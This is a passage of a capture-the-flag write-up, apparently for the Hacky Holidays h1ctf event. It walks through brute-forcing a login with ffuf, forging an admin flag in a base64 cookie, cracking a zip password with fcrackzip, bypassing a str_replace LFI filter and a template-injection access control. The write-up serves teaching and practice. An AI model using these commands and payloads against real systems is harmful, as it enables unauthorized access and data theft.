
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.1.0
________________________________________________


 :: Method           : POST
 :: URL              : https://hackyholidays.h1ctf.com/secure-login
 :: Wordlist         : FUZZ: SecLists/Passwords/10_million_password_list_top_10000.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=access&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Regexp: Invalid Password
________________________________________________

computer                [Status: 302, Size: 0, Words: 1, Lines: 1]
:: Progress: [10000/10000] :: Job [1/1] :: 416 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```


So, we were able to find password for our user, let’s login with the credentials. It looks like our user is lacking some permissions.




Let’s analyze how application is handling our session, so let’s check initial login process.




It appears to be application is setting cookie with **securelogin** parameter, value from parameter looks like encoded with base64. Let's decode it.



Decoded data is showing that application is using json data with **cookie** and **admin** parameters, ironically value for **admin** is set as false, most applications failing to verify user session and trusting permissions stored on cookies. So, we will try to alter value for admin parameter and set it as true to see if application is vulnerable to it.



So, when we send an altered version of our cookie, application responded with different contents and now having link for a zip file. Let's download and check contents of it.



As expected, zip file is also password protected, however we can try to bruteforce it by using **fcrackzip** [4] (https://github.com/hyc/fcrackzip) with mighty **rockyou.txt.**

Our syntax will be like following:

```
fcrackzip -u -D -p [PATH]rockyou.txt my_secure_files_not_for_you.zip
```

```
root@instance-20190910-0255:/tmp# fcrackzip -u -D -p ~/SecLists/Passwords/rockyou.txt my_secure_files_not_for_you.zip


PASSWORD FOUND!!!!: pw == hahahaha
```

We were able to find password for the file, now let's view contents of it again.

```
root@instance-20190910-0255:/tmp# unzip my_secure_files_not_for_you.zip
Archive:  my_secure_files_not_for_you.zip
[my_secure_files_not_for_you.zip] xxx.png password:
  inflating: xxx.png
 extracting: flag.txt
root@instance-20190910-0255:/tmp# cat flag.txt
flag{2e6f9bf8-fdbd-483b-8c18-bdf371b2b004}
```


We chained multiple vulnerabilities such as:

- No rate limit on login process
- Improper access control with relying cookies for user permissions
- Weak password policy on sensitive file

Which allowed us to retrieve and gain information on sensitive file.

My Diary


When we visit **My Diary** app on our browser, it had following contents:



On initial check, it looks like application is loading file called **entries.html** with **template** parameter. Which looks like **local file inclusion** vulnerability is in present.

We will modify value of **template** parameter to **index.php** to force application to load its own source to see if application just reading file with function like **file_get_contents** which is just plain reading or using functions like **include**, **include_once** or **require** which are used for executing contents of it as a part of the application.


Let's send request on **/my-diary/?template=index.php** and see how application is responding.



It appears to be application is just reading file contents and having basic control to prevent attackers to load **admin.php** and **secretadmin.php** files.

Meanwhile application is failing to check properly, due to just using **str_replace** for each at once and not checking final result of replaced version prior using **file_get_contents**.

This would let attacker to bypass controls in check with using following sample **secretadminsecretadminadmin.php.php.php**, let's send request to application for using this value for template parameter.



We were able to bypass built-in checks on application and able to load **secretadmin.php**, it appears to be application also had IP address control for preventing remote users to access contents of **secretadmin.php** and we were able to bypass it.


By chaining **local file inclusion** and **improper input validation** vulnerabilities, attackers might be able to gain sensitive information of the system.

Local file inclusion (also known as **LFI**) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that must be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.


Input validation is a frequently used technique for checking potentially dangerous inputs in order to ensure that the inputs are safe processing within the code, or when communicating with other components. When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

Hate Mail Generator


When we visit **Hate Mail Generator** app on our browser, it had following contents:




It looks like application used for some campaign mails, let's visit **Guess What** campaign first.




So, application is using some template engine, let's view it.



As guessed application is using template engine and generating contents depending the user inputs. So, let's create our template and preview it.




Our template looks like this and when we preview.




Hello Alice .... Test 123

So, application generated **Alice** as our name and totally ignored our input, let's view request send to the server.




On **preview_data** parameter there is json data as url encoded and sub parameter **name** is having value as Alice. So, application is trusting user supplied data on **preview_data**, but this is not enough.

On **Guess What** campaign there was **{{template:cbdj3_grinch_footer.html}}** which was forcing application to load some templates. Let's try loading some local file with path traversal.



It looks like application is sanitizing **/** character to prevent path traversal but revealed that it was reading data from **templates** folder.


When we visit **templates** endpoint, there are few files and **38dhs_admins_only_header.html** file is totally new to us, since other two was used on **Guess What** campaign.




When we check **38dhs_admins_only_header.html**, our access is denied by application.



Let's try to load it with template.



It appears to be we cannot use it on **preview_markup** parameter, since application is ignored our input for name totally and used **Alice** from **preview_data** parameter, we can try to trick application with altering **Alice** to **{{template:38dhs_admins_only_header.html}}**. If application is having double object reference, we will be able to load file and bypass access control.




We were able to bypass access control and abuse server-side template generation to reveal contents of **38dhs_admins_only_header.html** file.


Server-Side Template Injection vulnerabilities (**SSTI**) occur when user input is embedded in a template in an unsafe manner and results in remote code execution on the server. Any features that support advanced user-supplied markup may be vulnerable to SSTI including wiki-pages, reviews, marketing applications, CMS systems etc. Some template engines employ various mechanisms (eg. sandbox, whitelisting, etc.) to protect against SSTI.

Forum

When we visit **Forum** app on our browser, it had following contents:

